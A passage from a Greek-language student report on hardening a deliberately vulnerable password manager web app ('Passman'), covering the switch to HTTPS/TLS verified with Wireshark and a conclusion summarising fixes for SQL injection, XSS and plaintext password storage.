

Figure 15: Ασφαλής εμφάνιση κώδικα HTML/JS χάρη στη συνάρτηση htmlspecialchars.

5.5. Προστασία Δικτύου (Network Security)

Για την αντιμετώπιση της ευπάθειας "Έλλειψη Κρυπτογράφησης Δικτύου" (που αναλύθηκε στο Κεφάλαιο 4), η λύση είναι η ενεργοποίηση του πρωτοκόλλου **HTTPS** στον Web Server (Apache) και η εγκατάσταση πιστοποιητικού SSL/TLS.

Τροποποιήσεις:

i. Για την επαλήθευση της λύσης, πραγματοποιήθηκε είσοδος στην εφαρμογή χρησιμοποιώντας το ασφαλές πρωτόκολλο HTTPS (θύρα 443) στον server, μέσω της διεύθυνσης: $https://localhost/passman/login.php$. Όπως φαίνεται στο παρακάτω στιγμιότυπο από το Wireshark (Figure 16), η επικοινωνία πραγματοποιείται πλέον μέσω του πρωτοκόλλου **TLSv1.3 (Transport Layer Security)**. Σε αντίθεση με το HTTP, τα δεδομένα δεν εμφανίζονται ως κείμενο, αλλά ως κρυπτογραφημένα πακέτα τύπου "$Application\ Data$" και είναι αδύνατο να ανακτηθεί το όνομα χρήστη ή ο κωδικός πρόσβασης από την υποκλαπήσα κίνηση:



Figure 16: Κρυπτογραφημένη κίνηση TLSv1.3 όπου τα δεδομένα δεν είναι αναγνώσιμα.

Με τη χρήση HTTPS, όλη η πληροφορία που ανταλλάσσεται (συμπεριλαμβανομένου του πεδίου password στο Wireshark) θα είναι κρυπτογραφημένη και μη αναγνώσιμη από τρίτους.

Επίλογος

Η παρούσα εργασία είχε ως στόχο την πρακτική εξοικείωση με τις βασικές αρχές ασφάλειας διαδικτυακών εφαρμογών, μέσα από την ανάλυση και θωράκιση της εφαρμογής διαχείρισης κωδικών "Passman".

Κατά τη φάση της ανάλυσης ευπαθειών (Vulnerability Assessment), αναδείχθηκε το πόσο εύκολα μπορεί να παραβιαστεί ένα πληροφοριακό σύστημα όταν δεν τηρούνται οι κανόνες ασφαλούς προγραμματισμού. Η εκμετάλλευση των κενών ασφαλείας **SQL Injection** και **Cross-Site Scripting (XSS)** απέδειξε ότι η τυφλή εμπιστοσύνη στα δεδομένα εισόδου του χρήστη μπορεί να οδηγήσει σε ολική απώλεια ελέγχου της εφαρμογής. Παράλληλα, η **αποθήκευση κωδικών σε απλή μορφή** και η χρήση μη κρυπτογραφημένου πρωτοκόλλου **HTTP** κατέστησαν σαφές ότι η "Άμυνα σε Βάθος" (Defense in Depth) είναι απαραίτητη για την προστασία των δεδομένων, τόσο σε επίπεδο αποθήκευσης (Storage) όσο και σε επίπεδο μετάδοσης (Network).

Στη φάση της αντιμετώπισης (Remediation), η εφαρμογή ανακατασκευάστηκε με γνώμονα την αρχή **"Security by Design"**. Η υιοθέτηση προτύπων όπως τα **Prepared Statements**, το **Hashing με Salt**, η **Συμμετρική Κρυπτογράφηση** και η χρήση **TLS/HTTPS**, μετέτρεψε την ευάλωτη εφαρμογή σε ένα ασφαλές σύστημα, ανθεκτικό στις συνήθεις επιθέσεις.

Συμπερασματικά, η εργασία αυτή κατέδειξε ότι η ασφάλεια δεν είναι ένα πρόσθετο χαρακτηριστικό, αλλά αναπόσπαστο κομμάτι του κύκλου ανάπτυξης λογισμικού (SDLC). Η κατανόηση των επιθετικών τεχνικών είναι το σημαντικότερο εργαλείο για τον σχεδιασμό αποτελεσματικών αμυντικών μηχανισμών, διασφαλίζοντας την ακεραιότητα, την εμπιστευτικότητα και τη διαθεσιμότητα των πληροφοριακών συστημάτων.